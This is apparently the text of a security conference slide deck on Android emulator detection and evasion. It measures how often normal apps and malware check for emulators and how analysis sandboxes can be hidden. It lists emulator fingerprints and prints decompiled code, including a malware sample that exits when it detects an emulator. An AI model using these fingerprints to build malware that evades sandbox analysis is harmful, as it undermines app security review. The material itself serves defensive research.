

Guess Where I am: Detection and Prevention of Emulator Evading on Android

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Android emulator is widely used

- Google deployed Bouncer to scan Android applications submitted to Google Play
- Security companies provide services to analyze dynamic behaviors of Android applications
- Emulator's advantages
 - Low financial cost
 - Convenient development and deployment
 - Available to customize

Bouncer in a nutshell

- Dynamic runtime analysis of app
- **Emulated Android environment**
- Runs for 5 minutes
- On Google's infrastructure
- Allows external network access

Image Source: Jon Oberheide & Charlie Miller, DISSECTING THE ANDROID BOUNCER

We are going to discuss


- Current research situation of Android emulator detection
- The proportion of Android applications which utilize emulator detection in the wild
- The main methods used by these applications to detect emulator
- The purpose to detect emulator
- How to modify the emulator and make it more like real devices
- The effects of such modification in practice use
- Other emulator detection methods



Current research situation of Android emulator detection


- Thanasis Petsas et al. Rage against the virtual machine: hindering dynamic analysis of Android malware, EuroSec'14
- Timothy Vidas and Nicolas Christin, Evading Android Runtime Analysis via Sandbox Detection, ASIACCS'14
- 赵闽 and 倪超, 逃离安卓动态检测&订票助手一日谈, HitCon 2013
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- Felix Matenaar and Patrick Schulz, Detecting Android SandBoxes
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Classification for emulator detection




- Exists API Demos, Dev Tools?
- Contacts, Inbox Text Messages, Call Logs and Photo Album are empty?
- Logcat service is always in running or record sensitive information?

Classification for emulator detection




- Phone Number == 15555215554-5584, etc
- Build.Device == generic, etc
- Battery status and power capacity
- Hardware features such as GPS, Wifi
- Get system properties based on Java reflection
- Read /system/build.prop's content
- Use Monkey to simulate behaviors

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Current situation of Anti-anti emulator

- Behavior analysis system based on Android emulator take emulator evading into consideration
- A part of systems utilize some methods to hide Android emulator
- Latest research shows anti-anti emulator tech is not well used in practice
 - Timothy Vidas and Nicolas Christin, Evading Android Runtime Analysis via Sandbox Detection, ASIACCS'14

	AndrubiS	CopperDroid	ForeSafe
Detection method			
getDeviceId()	Y†	Y	Y
getSimSerial Number()	Y	Y	Y
getLine1 Number()	Y	Y†	Y
MCC	Y	Y	Y
MNC	Y	Y	Y
FINGERPRINT	Y	Y	Y
BOARD	Y	Y	Y
BRAND	Y	Y	Y
DEVICE	Y	Y	Y
HOST	N	N	N
ID	N	N	N
manufacturer	N	N	N
MODEL	N	N	Y
PRODUCT	N	N	Y
serial	Y	N	N
TAGS	Y	Y	Y
radio	N	N	N
USER	N	N	N
NetCountry	y	N	N
NetType	y	N	N
PhoneType	y	N	N
SimCountry	y	N	N
VMNum	Y	Y	Y
SubscriberID	Y†	Y	Y

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Emulator Detection in Real World

- Sina Tech.: [New Android mwlare pretends to be “Facebook”](#)

瑞星安全专家表示，“Facebook”病毒囊括了资费消耗和隐私监听两类病毒的特点。该病毒可接收指令，并在用户不知道的情况下让手机发送短信、拨打电话。黑客可利用该功能群发垃圾短信，并使用户手机拨打吸费号码，造成巨大的资费消耗。

- The app exits quickly after launcher on Android emulator



```
String str1 = ((TelephonyManager) getSystemService("phone")).getDeviceId();
String str4;
String str5;
if (getResources().getString(2131034115).equals("1")) {
    if (!str1.equals("0000000000000000")) {
        TelephonyManager localTelephonyManager = (TelephonyManager) getSystemService("phone");
        str4 = localTelephonyManager.getLine1Number();
        if ((str4 != null) && (!str4.toString().trim().isEmpty())) {
            break label2542;
        }
        str5 = localTelephonyManager.getSubscriberId();
        if ((!str5.startsWith("1555521")) && (!c().equals("Android")) && (!((TelephonyManager) getSystemService("phone")).getDeviceId().equals(str1))) {
            Process.killProcess(Process.myPid());
        }
    }
}
else {
    Process.killProcess(Process.myPid());
}
```

Detection of Anti-Emulator

- Decompile APK
- Search for characteristic API and strings
- String comparison

Emulator fingerprint

```
.method private static a()Z
    .locals 2

    .prologue
    .line 117
    sget-object v0, Landroid/os/Build;:->MODEL:Ljava/lang/String;
    const-string v1, "google_sdk"
    invoke-virtual {v0, v1}, Ljava/lang/String;:->compareToIgnoreCase(Ljava/lang/String;)I
    move-result v0

    if-eqz v0, :cond_0

    sget-object v0, Landroid/os/Build;:->MODEL:Ljava/lang/String;
    const-string v1, "sdk"
    invoke-virtual {v0, v1}, Ljava/lang/String;:->compareToIgnoreCase(Ljava/lang/String;)I
    move-result v0

    if-eqz v0, :cond_0

    const/4 v0, 0x0

    :goto_0
    return v0

    :cond_0
    const/4 v0, 0x1

    goto :goto_0
.end method
```

Get device model

Compare string

Emulator detection

Anti-Emulator's features

- **TelephonyManager**

- `getLine1Number == 155 5521 <emu-port>`
- `getDeviceId == 0000000000000000`
- `getDeviceId == 012345678912345`
- `getSubscriberId == 3102600000000000`
- `getVoiceMailNumber == 15552175049`
- `getSimSerialNumber == 89014103211118510720`

- **Build**

- `BRAND == generic`
- `DEVICE == generic`
- `HARDWARE == goldfish`
- `PRODUCT == sdk`
- `HOST == android-test`
- `TAGS == test-keys`
- `.....`

Anti-Emulator's features(cont.)

- **Characteristic files**
 - /dev/socket/qemud
 - /dev/qemu_pipe
 - /system/lib/libc_malloc_debug_qemu.so
 - /sys/qemu_trace
 - /system/bin/qemu-props
- **System properties**
 - ro.hardware == goldfish
 - ro.product.device == generic
 - ro.product.model == sdk
 - ro.product.name == sdk

Situation of Anti-Emulator Utilized by Android Applications in Real World

Android Samples

- Normal Android applications
 - Source: Google Play 2013
 - Number: **14,195**
- Android malware
 - Source: [AndroMalShare](http://202.117.54.231:8080) http://202.117.54.231:8080
 - Number: **8,939**


Near **50%** normal applications exist anti-emulator behaviors

- **49.996%** samples hit the features
- Most features come from advertisement library after analysis
- **21.606%** samples hit the features after filtering advertisement library


Most anti-emulator behaviors come from third libraries

- Most applications' self contain no anti-emulator behaviors, while these behaviors come from libraries such as
 - Advertisement lib: Google Ad, Millennial Media, etc
 - Social lib: Facebook, Twitter, etc
 - Payment lib: PayPal, Amazon, etc
 - Video lib: Youtube, etc
 - Game lib: LGame, etc
 - Others: Samsung S-Pen, Mozilla JavaScript, etc

Distribution of anti-emulator among normal applications





Distribution of anti-emulator among normal applications (cont.)



Distribution of anti-emulator's methods among normal applications

- Variables in Build class are most used
- System properties are least used





19% malware exists anti-emulator behaviors

- 19.029% malware hit the features
- A part of the features come from advertisement libraries, while the proportion is much smaller than in normal applications
- 15.360% malware hit the features after filtering advertisement libraries

Distribution of anti-emulator's methods among Android malware

- Compared with normal samples
 - Variables in Build class are most used
 - Usage of system properties increases




Purpose to Detect Android Emulator

Push different content

- Advertisement modules push test content for Android emulator
 - Google Ad


```
else if(!this.g) {  
    String v1 = AdUtil.c() ? "AdRequest.TEST_EMULATOR" : "\"\" + AdUtil.a(context) + "\"\"";  
    a.c("To get test ads on this device, call adRequest.addTestDevice(" + v1 + ");");  
    this.g = true;  
}
```



```
public static boolean c() {  
    boolean v0 = !"unknown".equals(Build.BOARD) || !"generic".equals(Build.DEVICE) || !"generic".equals(Build.BRAND) ? false : true;  
    return v0;  
}
```

- AdMob

```
if(v0 == null || (AdManager.isEmulator())) {  
    AdManager.g = "emulator";  
    Log.i("AdMobSDK", "To get test ads on the emulator use AdManager.setTestDevices");  
}
```



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    boolean v0 = !"unknown".equals(Build.BOARD) || !"generic".equals(Build.DEVICE) || !"generic".equals(Build.BRAND) ? false : true;  
    return v0;  
}
```


Check for compatibility

- Samsung S-Pen

```
public static final boolean isSupportedModel() {  
    boolean v0 = (SDrawLibrary.b()) || (SDrawLibrary.a()) ? true : false;  
    if(!v0) {  
        SDrawLibrary.c();  
    }  
  
    return v0;  
}
```

```
private static boolean a() {  
    boolean v0 = Build.MODEL.compareToIgnoreCase("google_sdk") == 0 || Build.MODEL.compareToIgnoreCase(  
        "sdk") == 0 ? true : false;  
    return v0;  
}
```

- WeChat

```
if(Build.DISPLAY.startsWith("Flyme")) {  
    v1.dMq = v5;  
    v1.dMt.setDisplayOrientation(v5);  
}  
else {  
    if(!Build.MODEL.equals("M9")) {  
        v0_1 = v2;  
    }  
    else {  
